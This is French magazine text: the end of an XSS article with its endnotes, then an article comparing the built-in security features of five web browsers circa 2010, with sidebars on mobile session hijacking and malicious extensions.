Au terme de ce voyage initiatique, où l'étrange parenté du XSS avec le *buffer overflow* nous a permis d'en mieux discerner les contours, où l'on a tenté aussi de compter les forces en présence, celles du mal d'une part, représentées par le XSS et son funeste cortège, celles du bien de l'autre, pleines de bonnes intentions mais non exemptes d'erreurs et d'oublis, force est de constater que nous ne sommes pas à l'abri d'attaques XSS massives, qui par leur violence et leur soudaineté, peuvent évoquer des pluies d'orages. A l'instar de gouttes d'eau capables de se regrouper rapidement en de gros nuages noirs pour retomber violemment et de manière imprévisible, le XSS, combiné au lancement d'exploits divers visant les navigateurs ou leurs greffons, représente sans nul doute aujourd'hui un risque à ne pas négliger : comme les pluies d'orages, capables de provoquer d'importantes inondations, y compris dans des endroits censés être à l'abri de l'eau, le XSS offre aujourd'hui les moyens de frapper directement ou indirectement presque n'importe quelle cible sur des réseaux publics ou privés. Dans notre panorama, forcément incomplet tant le sujet est riche et en perpétuelle évolution, nous avons peu parlé des contre-mesures embarquées ou intégrables dans les navigateurs, qui représentent sans doute une lueur d'espoir. Des extensions comme NoScript, bien que relativement contraignantes, permettent depuis assez longtemps déjà d'éviter de charger et d'exécuter des éléments suspects dans Firefox, mais il faut surtout se réjouir d'initiatives comme celle de la fondation Mozilla, qui en proposant une première implémentation de la spécification *Content Security Policy*[22] dans la version bêta 3.6 de Firefox, montre son intention d'apporter des solutions au problème du contrôle des contenus côté client. Encore faut-il que l'idée s'impose au plus grand nombre et qu'elle ne serve pas d'alibi à l'assouplissement des contraintes de sécurité imposées aux développeurs. Notons que d'autres navigateurs, comme Internet Explorer 8 ou Chrome, se dotent aussi progressivement de filtres anti-XSS, même si ces derniers se montrent encore capricieux[23]. Malgré ces bonnes nouvelles, en se projetant un peu en arrière, on ne peut s'empêcher de nourrir quelque inquiétude pour l'avenir, en constatant que ce diable de XSS pouvait encore être facilement terrassé il y a une quinzaine ou même une dizaine d'années, et qu'au lieu de cela, il a prospéré, lové dans les bras tendres et aimants de tous ceux qui sans grande hésitation, contre une poignée de réseaux sociaux ou les yeux de velours d'AJAX, ont accepté de lui vendre une partie de leur âme. ■

NOTES

[1] « Ils allaient obscurs dans la nuit solitaire », Virgile, *Enéide*, ch.VI, 268.

[2] Voir http://www.certa.ssi.gouv.fr/

[3] Voir http://bit.ly/1YkZtv

[4] Voir http://bit.ly/08kgx7k

[5] Voir http://bit.ly/9taQxx

[6] Voir http://bit.ly/2vvzcl

[7] Voir http://twitpwn.com/

[8] Voir http://bit.ly/tBfrP

[9] Les annexes de l'article présentent le code commenté du ver YAMIW (*Yet Another MySpace Inocuous Worm*), testé avec succès sur MySpace le 26 février 2009. La vulnérabilité exploitée a naturellement été corrigée depuis.

[10] Le *DNS rebinding* consiste à transformer le navigateur de la victime en véritable proxy ouvert, autorisant à totalement contourner le principe de la *Same Origin Policy* : voir http://bit.ly/ej4MJ.

[11] Voir http://bit.ly/1goxok

[12] Voir W3C, « HTML5 », [en ligne], disponible à l'adresse : http://bit.ly/3Cpwg, [consulté le 03 mars 2009].

[13] Voir http://bit.ly/bhcLMp et http://bit.ly/ct6WvF

[14] Voir http://bit.ly/1goxok

[15] Cette adresse IP est susceptible de changer : 209.85.229.132 ou 74.125.155.132, par exemple.

[16] Voir http://bit.ly/15OwpY pour Facebook, par exemple.

[17] Voir http://twitpwn.com/ pour les applications liées à Twitter ; http://bit.ly/al3HM7 pour les applications liées à Facebook.

[18] Voir http://bit.ly/alJ0aC

[19] Il y en a en fait davantage.

[20] Voir cf. http://fr.wikipedia.org/wiki/Captcha

[21] Voir le tableau disponible sur le site de l'OWASP : http://bit.ly/a5e33Y.

[22] Voir l'annonce faite sur le blog de Mozilla : http://bit.ly/1ajFwJ ; et http://bit.ly/5cTfz pour la spécification.

[23] Voir http://bit.ly/KLxPJ ; http://bit.ly/bcgEix

Les références de cet article sont disponibles sur www.miscmag.com/ref49.

LA SÉCURITÉ DANS LES NAVIGATEURS WEB

Christophe Devaux – SOGETI ESEC R&D

mots-clés : NAVIGATEURS / ARCHITECTURE / SÉCURITÉ / COMPARATIF

S'il est un sujet de trolls quasi quotidien sur la Toile, c'est bien de chercher à démontrer quel est le meilleur navigateur web. Ça tombe bien, ce qui suit a justement pour objectif d'alimenter ces trolls !

Cet article effectue un tour d'horizon (non exhaustif) des outils de sécurité destinés à l'utilisateur, tels que les filtres anti-phishing, les protections contre les malwares ou contre ces attaques bizarres[1] qui se terminent par « jack ». Seront aussi évoqués les mécanismes implémentés par les navigateurs afin de complexifier l'exploitation d'une vulnérabilité.

1 Les protagonistes

Commençons par présenter les intervenants : Internet Explorer 8, le navigateur de Microsoft, domine toujours le marché, sans doute parce qu'il est toujours livré nativement avec Windows. Le challenger, Firefox le petit panda roux, se porte bien et continue à se faire adopter (il en est à 30% d'après les rumeurs) tandis que Google joue le trouble-fête avec Chrome, fondé sur le projet open source Chromium. Nous parlerons aussi du navigateur d'Apple, Safari, pour ne pas laisser les utilisateurs Mac seuls dans leur coin, ainsi que d'Opera, sinon certains risquent de bouder.

Le tableau suivant achève les présentations de manière un peu plus intime : voir tableau ci-contre.

Chaque année, le concours Pwn2Own de la conférence CanSecWest[2] nous rappelle que les navigateurs web restent de bons points d'entrée pour un attaquant, malgré les protections mises en place. Qu'en est-il vraiment ?

	Système d'exploitation	Moteur de rendu	Moteur JavaScript
Internet Explorer 8	Windows	Trident 4.0	-
Firefox 3.6	Windows / Mac OS X / Linux / etc.	Gecko 1.9.2	TraceMonkey
Chrome 5.0	Windows / Mac OS X / Linux	WebKit 533	V8 2.0
Safari 4.0	Windows / Mac OS X	WebKit 531	SquirrelFish Extreme
Opera 10.5	Windows / Mac OS X / Linux / etc.	Presto 2.5.22	Carakan

2 Les protections « visibles »

Les vulnérabilités des navigateurs font souvent beaucoup de bruit, mais ce ne sont pas forcement elles qui réalisent le plus de dégâts. Le domaine dans lequel les escrocs excellent reste bien les attaques ciblant l'humain plutôt que le logiciel, *phishing* en tête. C'est pourquoi aujourd'hui, le logiciel s'adapte pour toujours mieux protéger l'utilisateur.

2.1 Anti-phishing et anti-malware

Les cinq navigateurs intègrent par défaut des filtres anti-phishing et/ou anti-malware, dont le principe consiste à maintenir à jour une liste de sites connus comme étant malveillants. La navigation sur de tels sites

peut avoir des conséquences assez désagréables pour un utilisateur un peu naïf (récupération d'identifiants, d'informations bancaires, etc.) ou tout simplement malchanceux (exploitation de la dernière faille non corrigée du moment). L'objectif de l'attaquant est de persuader l'utilisateur qu'il visite un site légitime, et ceci se traduit par une copie graphique parfaite dudit site et par des noms de domaines très proches des originaux, à quelques fautes près.

Si les navigateurs utilisent des bases différentes pour savoir si un site est malveillant, le résultat est quasiment le même pour tous lorsque la réponse est positive : un avertissement sur fond rouge que l'utilisateur ne peut pas rater (Figure 1).

Fig. 1 : Avertissement anti-phishing de Chrome

Voyons maintenant les particularités du filtre anti-phishing de chacun :

- Internet Explorer

Le filtre SmartScreen actuellement disponible dans Internet Explorer 8 est une évolution du filtre anti-phishing apparu dans la version précédente. Il fonctionne d'abord en arrière-plan en analysant les pages web pour déterminer si elles contiennent certaines caractéristiques suspectes. Lorsque c'est le cas, un avertissement est affiché, recommandant la prudence. Le filtre vérifie ensuite la présence du site visité dans sa liste de sites de phishing connus. En plus de surveiller les sites visités, le filtre veille maintenant sur les fichiers téléchargés par l'utilisateur.

La base de données de SmartScreen est alimentée par les remontées d'informations provenant de plusieurs sources (Windows Live, Bing, les signalements effectués dans Internet Explorer, etc.). Lors de la navigation, le filtre vérifie la présence du site web visité dans la base de données et affiche un avertissement si c'est le cas. La communication entre la base de données et le navigateur est sécurisée par SSL.

- Chrome, Firefox, Safari : l'API *Google Safe Browsing*

Ces trois navigateurs utilisent un service fourni par Google pour leur filtrage anti-phishing. Une liste de sites de phishing et une liste de logiciels malveillants sont automatiquement téléchargées toutes les 30 minutes. En réalité, ces listes ne contiennent pas l'intégralité des adresses des sites malveillants de la base de Google, mais les 32 premiers bits d'un condensat SHA-256 de chacune d'elles.

Lorsqu'un utilisateur charge une page, le condensat SHA-256 de l'adresse de cette page est calculé. Il en est de même pour les adresses des éléments contenus dans la page, comme les scripts JavaScript ou les applications Flash. Les 32 premiers bits de ces condensats sont alors comparés avec ceux contenus dans les deux listes. Lorsqu'une correspondance a lieu, le navigateur demande au serveur de Google les 224 bits manquants du condensat pour effectuer une comparaison complète et s'assurer qu'il doit bien interdire l'accès au site. Le protocole[3] de l'API Google Safe Browsing est décrit sur le site du projet.

Google travaille avec le site StopBadware.org pour maintenir à jour sa base de sites malveillants.

- Opera

Lorsque sa protection anti-fraude est activée, Opera envoie à un serveur central un condensat du nom de domaine visité. Le serveur cherche alors ce condensat dans une liste de sites de phishing élaborée par Netcraft et PhishTank, et dans une liste de logiciels malveillants maintenue par TRUSTe. Si le condensat correspond à une entrée présente dans l'une de ces listes, le serveur retourne au navigateur les adresses malveillantes hébergées sur le domaine. Une alerte est remontée à l'utilisateur dans le cas où une de ces adresses correspond au site qu'il visite. Un lien vers une page décrivant le problème plus en détail est aussi inclus.

À par Internet Explorer qui demande s'il faut utiliser son filtre anti-phishing lors de son premier lancement, cette protection est activée par défaut sur les autres navigateurs.

Fig. 2 : Affichage d'un certificat SSL EV dans Firefox

En plus du filtre anti-phishing, les cinq navigateurs supportent les certificats SSL EV (*Extended Validation Certificates*). Ces certificats X.509 exigent une enquête plus stricte par l'autorité de certification avant leur publication. Lorsque le navigateur rencontre un certificat de ce type, la barre d'URL affiche un signe distinctif vert, pouvant rassurer l'utilisateur.

2.2 Protection contre les XSS

La récente compromission[4] de certains serveurs du projet Apache est là pour nous le rappeler : une vulnérabilité XSS peut effectivement faire des dégâts. Le *cross-site scripting* est un type de vulnérabilité qui permet à un attaquant d'injecter un script dans une page web, par l'intermédiaire du navigateur, par exemple, dans le but de se faire passer pour sa cible ou de dérober des informations.

Un exemple classique consiste à voler l'identifiant d'une session de l'utilisateur, stocké dans ses cookies, afin d'usurper son identité. Le scénario d'une telle attaque est simple : l'attaquant, qui a trouvé une vulnérabilité XSS sur un site, persuade sa victime de cliquer sur une URL de ce site, spécialement forgée pour exfiltrer des informations vers un site qu'il contrôle. Comment les navigateurs web nous protègent-ils d'une telle attaque aujourd'hui ?

- **Internet Explorer**

Internet Explorer intègre un filtre anti-XSS qui protège des attaques XSS non permanentes. Ce filtre inspecte toutes les requêtes et les réponses qui passent à travers le navigateur. Lorsqu'il détecte une attaque XSS probable, il la neutralise si elle est rejouée dans la réponse du serveur. Internet Explorer bloque alors le script sans poser de question à l'utilisateur.

Cette implémentation pose cependant un problème dévoilé l'année dernière[5] : puisque c'est la réponse qui est modifiée par le filtre, il est possible d'injecter du code JavaScript normalement sans effet sur un site sain, mais qui sera altéré par Internet Explorer pour devenir une injection XSS fonctionnelle.

- **Firefox**

Firefox ne possède pas de filtre anti-XSS natif. Cependant, l'extension NoScript[6] est assez populaire pour être citée. Cette extension apporte de nouvelles fonctions de sécurité à Firefox, dont un filtre anti-XSS et CSRF (*Cross-Site Request Forgery*), ou encore une protection contre le *clickjacking*. NoScript permet aussi de désactiver le contenu JavaScript globalement et de n'autoriser son exécution que lorsque l'utilisateur se trouve sur des sites de confiance configurés dans l'extension.

NoScript protège le navigateur des attaques XSS basées sur le DOM (type 0) et des attaques XSS non permanentes (type 1). À l'inverse du filtre d'Internet Explorer, lorsque NoScript détecte une tentative d'attaque XSS, l'extension neutralise la requête avant qu'elle ne parte du navigateur.

Opera et Safari ne proposent pas de filtres anti-XSS. Dans le passé, Chrome disposait d'un tel filtre (XSS Auditor) mais pour des questions de performance, celui-ci a été désactivé temporairement à partir de la version 4.1.

Les filtres anti-XSS des navigateurs web ne dérogent pas à la règle et peuvent être contournés, à l'aide d'un minimum d'obfuscation. La solution la plus sûre reste finalement la désactivation totale du JavaScript par défaut, et son activation ponctuelle, mais ce conseil peut être difficile à appliquer. Une politique d'autorisation du JavaScript par domaine peut alors être mise en place dans certains navigateurs : Internet Explorer utilise ses zones de sécurité, Opera ses préférences par site, et Firefox son extension NoScript.

Fig. 3 : Le filtre anti-XSS d'Internet Explorer à l'œuvre

2.3 Navigation privée

Navigation InPrivate pour Internet Explorer ou navigation privée pour Firefox, Chrome (mode *Incognito*), Safari et Opera, ce mode permet d'ouvrir une session de navigation qui ne laissera aucune trace sur l'ordinateur. Introduit pour la première fois avec Safari 2, le fameux « *porn mode* » a depuis été adopté par tous les autres navigateurs et permet à une personne de naviguer sur Internet sans stocker des données (caches, historiques, mots de passe, cookies, etc.) qui pourraient être récupérées ultérieurement par une tierce personne.

Si le navigateur n'enregistre plus les cookies en navigation privée et ne les stocke alors plus qu'en mémoire, ce n'est pas le cas de certains plugins comme Flash ou Silverlight. À partir de la version 10.1, Flash remédie[7] à ce problème en supportant la navigation privée de Firefox, Chrome, Internet Explorer et Safari.

En plus de ce mode, Internet Explorer dispose du filtrage InPrivate, qui empêche que des fournisseurs de contenu de sites web (publicités, outils d'analyse web, etc.) ne collectent des informations sur les sites consultés par l'utilisateur. Ce filtre inspecte les pages visitées et permet de bloquer un contenu s'il est utilisé sur plusieurs sites web. Les autres navigateurs implémentent plus ou moins la même fonctionnalité, via des extensions comme AdBlock, par exemple.

Il est évident que cette navigation n'est privée que « localement » et qu'en aucun cas, elle n'anonymise la connexion internet utilisée.

2.4 Mot de passe maître

Seuls Firefox et Opera proposent de protéger (en les chiffrant) les mots de passe enregistrés par un mot de passe maître. Pourtant, cette fonctionnalité simple empêche un *malware* de récupérer automatiquement l'ensemble des mots de passe.

Chrome ne propose pas d'utiliser un mot de passe maître, mais il chiffre les mots de passe enregistrés en utilisant la fonction `CryptProtectData` lorsqu'il fonctionne sous Windows. Les données ne sont alors déchiffrables que sur la même machine, en étant connecté avec le même compte utilisateur. C'est une bonne méthode, qui ne met cependant pas un utilisateur à l'abri d'un malware qu'il exécuterait. Chrome utilise le gestionnaire de mots de passe de Mac OS, *Keychain*, pour stocker ces informations secrètes, à l'instar de Safari, alors qu'elles sont stockées en clair dans une base de données SQLite sous Linux.

2.5 Mises à jour

L'automatisation et la facilité des mises à jour est un aspect important de la sécurité d'un logiciel. À quoi bon être réactif à un problème de sécurité si le correctif n'est déployé qu'après son exploitation massive dans la nature ?

Firefox, Opera et Chrome possèdent un module de mise à jour automatique, activé par défaut, là où Internet Explorer et Safari utilisent le système de mise à jour du système d'exploitation (Safari sous Windows installe *Apple Software Update*).

La fréquence de recherche des mises à jour de Firefox est définie à un jour par défaut. Firefox vérifie aussi l'existence de mises à jour pour les extensions installées et dispose d'une page web permettant de contrôler si les plugins (Flash, Java, etc.) installés ne sont pas obsolètes. Mozilla souhaiterait que cette page puisse être utilisée par n'importe quel autre navigateur, dans le futur.

Opera recherche des mises à jour tous les trois jours, alors que la fréquence est d'une semaine pour Safari sous Windows.

Chrome se met à jour automatiquement en arrière-plan, sans demander l'autorisation à l'utilisateur, lorsque des correctifs de sécurité ou des nouvelles fonctionnalités sont disponibles. Sous Windows, *Google Updater* est utilisé (la vérification s'effectue alors toutes les cinq heures) alors que sous Mac OS, Chrome utilise *Google Software Update* (les mises à jour sont vérifiées une fois par jour). Les extensions sont mises à jour automatiquement, de façon transparente.

Internet Explorer se reposant sur *Windows Update*, les mises à jour ne sont en principe disponibles que le deuxième mardi de chaque mois (le fameux *Patch Tuesday*). Cependant, lorsque la vulnérabilité est réellement critique, il arrive que Microsoft publie un correctif en dehors du cycle normal des mises à jour.

3 Et en interne ?

Un navigateur n'est jamais à l'abri d'une vulnérabilité qui aboutirait à une exécution de code, rendant sans effet les protections précédentes. Des mécanismes ont logiquement été développés pour rendre plus difficile une telle exploitation, ou en limiter les conséquences.

Il est intéressant de noter qu'une vulnérabilité dans un moteur de rendu utilisé par plusieurs navigateurs n'aura pas forcement le même impact. Par exemple, quand Apple corrige des vulnérabilités dans WebKit pour son navigateur Safari, on peut soupçonner que ces vulnérabilités affectent aussi Chrome. Les conséquences sont-elles les mêmes dans les deux cas ?

Process	DEP	Integrity	ASLR	Virtualized
explorer.exe	DEP	Medium	ASLR	
opera.exe	DEP (permanent)	Medium	ASLR	Virtualized
chrome.exe	DEP (permanent)	Medium	ASLR	
chrome.exe	DEP (permanent)	Low	ASLR	
chrome.exe	DEP (permanent)	Low	ASLR	
iexplore.exe	DEP (permanent)	Medium	ASLR	Virtualized
iexplore.exe	DEP (permanent)	Low	ASLR	Virtualized
firefox.exe	DEP (permanent)	Medium	ASLR	
Safari.exe	DEP (permanent)	Medium	ASLR	Virtualized

Fig. 4 : DEP permanent et ASLR activés sur les cinq navigateurs, sous Windows 7.

3.1 Quand le système d'exploitation s'en mêle

Sous Windows, la problématique du navigateur web lancé avec les droits administrateurs tend à disparaître depuis Windows Vista. Si c'est déjà un grand progrès pour la sécurité du système, ce n'est pas suffisant pour assurer celle des données de l'utilisateur.

L'exploitation d'une vulnérabilité au sein du navigateur web passe généralement par l'exécution d'un code natif « injecté » dans le processus par du code JavaScript. Un premier dispositif de sécurité intervient ici, appelé *Data Execution Prevention*[8] (DEP) sous Windows. Celui-ci empêche l'exécution de code depuis des zones de mémoire supposées contenir uniquement des données, comme la pile. Le DEP est disponible depuis le service pack 2 de Windows XP.

Employé seul, le DEP est facilement contournable par des attaques de type *return-to-libc*[9], permettant entre autres de désactiver cette protection[10] sur le processus. C'est là que l'ASLR[11], pour *Address Space Layout Randomization*, entre en jeu. L'ASLR place de façon aléatoire les zones de données dans la mémoire virtuelle ; la configuration du processus devient alors variable, ce qui limite le fonctionnement des attaques se fondant sur des structures ou adresses fixes, comme les attaques de type return-to-libc. Sous Windows, l'ASLR est disponible depuis Vista.

Il existe bien sûr des équivalents à ces dispositifs sous Linux (PaX, Exec Shield), Mac OS (partiellement à partir de Leopard) et d'autres systèmes d'exploitation.

Revenons maintenant à nos navigateurs : à partir de Vista, les cinq navigateurs utilisent ces protections fournies par Windows (DEP permanent et ASLR). Le qualificatif « permanent » visible sur la figure 4 signifie qu'il n'est pas possible de désactiver DEP sur le processus, que ce soit via la liste d'exclusion de Windows ou en appelant directement la fonction correspondante dans l'API Windows (technique utilisée lors d'une attaque de type return-to-libc).

Ces protections sont aujourd'hui contournables, notamment via la méthode de *JIT Spraying*[12] qui consiste à créer un *shellcode* dans une zone forcément exécutable, en passant par un compilateur *Just-In-Time*[13] (de Flash, Java ou Silverlight, par exemple). Le compilateur JIT alloue une zone mémoire exécutable pour transformer son *bytecode* en code natif, qui sera ensuite exécuté par le processeur. Avec un peu de travail, il est possible de faire générer au compilateur JIT un shellcode utilisable pour l'exploitation d'une vulnérabilité.

Ceci rend l'exploitation d'une vulnérabilité dans un navigateur web réalisable même sous Windows 7. Internet Explorer 8 en a d'ailleurs fait les frais lors du dernier concours Pwn2Own[14]. Alors que reste-t-il pour nous protéger ?

3.2 L'isolement, une solution qui a la cote

Actuellement, la réponse passe par l'implémentation d'une *sandbox* au sein du navigateur : si l'exploitation d'une vulnérabilité aboutit, l'attaquant n'aura accès qu'à un nombre réduit d'informations et de fonctionnalités. L'attaquant doit alors trouver une nouvelle vulnérabilité dans la sandbox pour s'en échapper. Décrire en profondeur

la sandbox d'Internet Explorer ou celle de Chrome nécessiterait un article complet. Ce qui ne sera donc pas fait ici.

La sandbox d'Internet Explorer ne fonctionne qu'à partir de Windows Vista puisqu'elle se fonde sur le **mode protégé**[15] et sur l'UAC (*User Account Control*) du système d'exploitation, absents de Windows XP. Le navigateur est alors un processus d'intégrité faible et n'a accès qu'à certains répertoires et clés du registre. Le navigateur possède des droits encore plus restreints que le compte utilisateur qui l'exécute, ce qui l'empêche d'installer un programme. Un processus d'intégrité faible ne peut pas interagir avec un processus possédant un plus haut niveau d'intégrité. Quand Internet Explorer essayera de modifier un objet ayant un niveau d'intégrité élevé, une erreur sera levée.

La sandbox de Chrome est un élément clé de la sécurité du navigateur. Son but est d'empêcher l'installation de malware ou l'exfiltration d'informations appartenant à l'utilisateur, en évitant que ce qui se passe dans un onglet en affecte un autre. Ce qui doit être sandboxé est exécuté dans un processus distinct : un processus privilégié (le *broker*) crée et dirige via des IPC les autres processus sandboxés (les *targets*), de moindre privilège. Son implémentation diffère en fonction du système d'exploitation sur lequel Chrome s'exécute.

Sous Windows[16], la sandbox s'appuie sur des mécanismes fournis par le système d'exploitation :

- Un jeton restreint, spécialement conçu pour que Windows ne donne accès à aucune ressource au processus (cependant, avant Vista, un tel jeton ne peut pas sécuriser l'accès au réseau ou aux volumes FAT32).
- Un objet Windows *job*, qui interdit de nombreuses fonctionnalités, comme la création de nouveaux processus, la modification de paramètres du système (souris, résolution, etc.) ou l'accès au presse-papiers.
- Un objet Windows *Desktop*, qui réunit les processus sandboxés sur un autre bureau afin qu'ils ne puissent pas envoyer de messages Windows à d'autres processus.
- Et les niveaux d'intégrité à partir de Vista.

Sous Mac OS[17], Chrome utilise l'API de *sandboxing* fournie par Leopard. Un processus est sandboxé à l'aide d'un simple appel à la fonction `sandbox_init()`, en spécifiant les politiques à appliquer, à savoir aucun accès au réseau et un accès limité au système de fichiers.

Enfin, sous Linux[18], un binaire SUID est utilisé pour chrooter les processus sandboxés, leur interdisant ainsi l'accès au système de fichiers, mais pas au réseau.

Les plugins comme Flash ne peuvent être sandboxés de la même manière que les onglets, car ils ne sont pas

▪ QUI NE CONNAÎT PAS FACEBOOK (À PART MOI) ?

On l'aura remarqué, l'Internet mobile est en plein essor. Pour rester connecté à ses amis et accroché à son mur, la plupart des téléphones portables proposent une application Facebook. Comme beaucoup de sites, il en existe une version légère, spéciale pour les mobiles touch.facebook.com. L'authentification se déroule en HTTPS et le reste des communications en HTTP.

Du côté du méchant, quel est l'intérêt de ces sites ? En fait, ce n'est pas tant ces versions qui sont intéressantes que le vecteur d'accès, c'est-à-dire le mobile. Cet objet est utilisé partout. Maintenant, la plupart des gens ont (légèrement) conscience qu'il n'est pas recommandé de se connecter à des données privées via un ordinateur public. Mais un téléphone est un objet personnel, donc il peut servir à transférer ses (pires) photos sur Facebook.

Et c'est justement là que le bât blesse. Imaginons un type un peu ingénieux et malveillant qui « propose » un accès WiFi gratuit, par exemple, dans un aéroport, une gare, ou le restaurant qui sert de cantine aux employés d'une entreprise cible, etc. Gentiment, il relie son *hotspot* à Internet. Il n'a plus qu'à attendre que les gens se connectent à Internet grâce à son service.

Il est donc en mesure de voir passer tout le trafic, y compris le *cookie* de session, qui ne demande plus qu'à être rejoué.

Chose particulièrement intéressante sur les cookies des sites mobiles, ils ont généralement une durée de vie loin d'être négligeable. En effet, les claviers des mobiles n'étant pas particulièrement agréables, il faut améliorer l'expérience utilisateur. Dans le cas de Facebook, c'est un an, durée amplement raisonnable pour espionner la vie privée d'une personne.

À noter qu'on ne mentionne ici que Facebook, mais ceci est vrai pour la grande majorité des applications pour mobiles, et l'AppStore d'Apple regorge d'exemples.

Ainsi, une application destinée à échanger des petits messages texte, WhatsApp, indique les identifiants des sources et destinations, ainsi que le message. Que se passerait-il si un spammeur utilisait cela pour envoyer de la pub à tour de bras, en spoofant la source du message ?

Cela pose accessoirement le problème de la sécurité des applications quand elles doivent être hébergées, que ce soit sur mobiles, ou dans des environnements comme Facebook aussi. Il est possible de développer ses propres applications, puis de demander à Facebook de les valider pour garantir qu'elles ne sont pas malicieuses. On gagne alors un joli logo vert rassurant. Mais quid des modifications ultérieures ? Quid du fait que l'application n'est pas hébergée chez Facebook ?

F. R.

▪ QUAND LE DANGER PROVIENT DES EXTENSIONS...

Le système des extensions de Firefox a largement contribué à sa popularité. Pouvoir modifier intégralement Firefox permet à chacun d'ajouter les fonctionnalités qu'il souhaite trouver dans son navigateur. Cependant, cette possibilité offerte aux développeurs n'est pas sans risque : rien n'empêche une extension d'avoir un comportement malicieux et d'agir comme une véritable porte dérobée sur le système.

Un intérêt majeur d'une telle porte dérobée concerne la portabilité : il est plutôt facile de programmer une extension Firefox entièrement en JavaScript afin qu'elle fonctionne sous Windows, Linux et Mac OS. Les possibilités sont ensuite multiples : implémenter un *keylogger*, voler les mots de passe, les *cookies* ou les favoris, établir une connexion directe avec l'attaquant via une console, explorer le système de fichiers, etc. La communication avec l'attaquant s'effectue naturellement en utilisant le moteur HTTP(S) du navigateur. L'extension ne nécessite pas de droits particuliers pour son installation car celle-ci s'effectue dans le profil personnel de l'utilisateur. Pour finir, l'extension est même capable de se cacher du gestionnaire d'extensions, puisqu'elle contrôle presque intégralement l'interface graphique du navigateur.

Il en est de même avec Internet Explorer, à la différence près où il est nécessaire d'être administrateur pour installer une extension. Mais une fois l'installation passée, le *Browser Helper Module* possède un contrôle total sur le navigateur.

Au contraire, les extensions de Chrome semblent plutôt bien cloisonnées. La seule modification qu'une extension peut effectuer sur l'interface du navigateur concerne l'ajout d'une icône à côté de la barre d'URL. L'extension tourne dans un processus séparé suivant le design de sécurité du navigateur. Un fichier décrit les privilèges requis par l'extension (par exemple, les domaines accessibles), mais rien n'empêche une extension malicieuse de s'attribuer les privilèges les plus élevés.

standardisés. Ils sont alors exécutés dans un processus séparé qui communique avec le processus de rendu, de faible privilège.

Firefox, Safari et Opera ne possèdent pas (encore) cette notion de sandbox. Il est cependant possible d'en ajouter une[19] [20] à Safari en utilisant la fonctionnalité native[21] de sandboxing de Leopard. Le même principe peut être appliqué à n'importe quel navigateur sur ce système d'exploitation.

4 Le futur ?

Grâce à une concurrence renouvelée, les navigateurs web ne cessent de s'améliorer. Quand par le passé, Firefox a privilégié un développement axé sur les fonctionnalités, Chrome a préféré se concentrer sur la stabilité, les performances et la sécurité. Maintenant que Chrome possède un socle solide, Google y ajoute des fonctionnalités (support des extensions, par exemple) alors que Mozilla se doit d'améliorer les performances (consommation mémoire en tête) et la sécurité de son navigateur.

4.1 Du côté de Firefox

La prochaine version majeure de Firefox (4.0) cherche à rattraper son retard sur Chrome en intégrant à son tour une sandbox. La technologie s'appelle *Electrolysis*[22] et elle permettra à Firefox d'isoler chaque onglet dans un processus séparé, lancé avec des droits faibles. Une version bêta du navigateur, *Lorentz*, est disponible et permet l'isolation des plugins Flash, Quicktime et Silverlight, première étape avant Electrolysis. Si l'objectif principal cible la stabilité et les performances, à terme, c'est bien une meilleure sécurité qui en découlera. Sous Windows, le mode protégé sera sans aucun doute mis à contribution.

4.2 WebKit 2

La prochaine version de Webkit[23] représente une évolution majeure du moteur de rendu d'Apple, utilisé entre autres par Safari et Chrome. Un des objectifs de premier ordre de cette nouvelle version est de séparer chaque contenu web (JavaScript, HTML, etc.) dans des processus séparés de l'application. On retrouve la sandbox de Chrome, avec l'avantage supplémentaire d'une intégration directe au *framework*, ce qui permet à n'importe quelle application utilisant WebKit d'en tirer parti.

4.3 Et les autres ?

HTML5 apporte de nouvelles fonctionnalités de sécurité : L'attribut sandbox[24], lorsqu'il est spécifié sur un élément `<iframe>`, active de nouvelles restrictions

au contenu de la page chargée dans l'*iframe*. L'idée est de dire que la page parente ne fait pas confiance au contenu de l'iframe, alors le navigateur doit l'afficher en réduisant ses privilèges. Ces restrictions empêchent l'iframe d'accéder au DOM de la page parente, d'exécuter des scripts ou des formulaires, et de lire ou écrire des cookies. Les restrictions peuvent être réduites en attribuant une valeur à sandbox (*allow-same-origin*, *allow-forms* et *allow-scripts*). Actuellement, seul WebKit (donc Chrome et Safari) implémente l'attribut sandbox de la norme HTML5.

Google a décidé d'intégrer directement le plugin Flash au sein de Chrome, dans le but d'automatiser la mise à jour de Flash avec celle du navigateur. Google travaille aussi avec Adobe pour élargir les capacités de la sandbox de Chrome aux pages web contenant du Flash.

Toujours au sujet des plugins, Google, Mozilla et Adobe travaillent ensemble à l'établissement d'une nouvelle API nommée Pepper[25], en remplacement de la vieillissante NPAPI créée pour Netscape. Cette API devra être la plus indépendante possible pour être utilisée par les autres navigateurs. Une fois cette API mise en place, il sera plus facile de sandboxer tous les plugins, dont les impératifs seront alors standardisés.

En conclusion...

N'ayez pas confiance en votre navigateur web :) Encore récemment, une faille monumentale a été découverte dans Java[26] par Tavis Ormandy, permettant une exécution de code à distance fiable. Cette vulnérabilité était facilement exploitable au travers de n'importe quel navigateur web. Les protections des navigateurs web ne sont pas fiables à 100%, l'exemple de la faille Java le confirme bien, mais elles compliquent en général très fortement le travail d'un attaquant. ■

NOTES

[1] **Jacques le roi du *jacking*,** http://jackjacking.blogspot.com

[2] http://cansecwest.com

[3] http://code.google.com/p/google-safe-browsing/wiki/ProtocolV2Spec

[4] https://blogs.apache.org/infra/entry/apache_org_04_09_2010

[5] http://hackademix.net/2009/11/21/ies-xss-filter-creates-xss-vulnerabilities/

[6] https://addons.mozilla.org/fr/firefox/addon/722

[7] http://www.adobe.com/devnet/flashplayer/articles/privacy_mode_fp10.1.html

[8] http://en.wikipedia.org/wiki/Data_Execution_Prevention

[9] http://en.wikipedia.org/wiki/Return-to-libc_attack

[10] ***Skape et Skywing, Bypassing Windows Hardware-enforced Data Execution Prevention*, 2005,** http://uninformed.org/?v=2&a=4&t=pdf

[11] http://en.wikipedia.org/wiki/ASLR

[12] **Dion Blazakis, *Interpreter exploitation: pointer inference and JIT spraying*, 2010,** http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

[13] http://en.wikipedia.org/wiki/JIT_compiler

[14] **Peter Vreugdenhil, Pwn2Own 2010, *Windows 7 Internet Explorer 8 exploit*,** http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf

[15] **Marc Silbey et Peter Brundett, *Understanding and Working in Protected Mode Internet Explorer*, 2006,** http://msdn.microsoft.com/en-us/library/bb250462.aspx

[16] http://dev.chromium.org/developers/design-documents/sandbox

[17] http://blog.chromium.org/2009/06/google-chrome-sandboxing-and-mac-os-x.html

[18] http://code.google.com/p/chromium/wiki/LinuxSandboxing

[19] http://www.tomsick.net/projects/sandboxed-safari

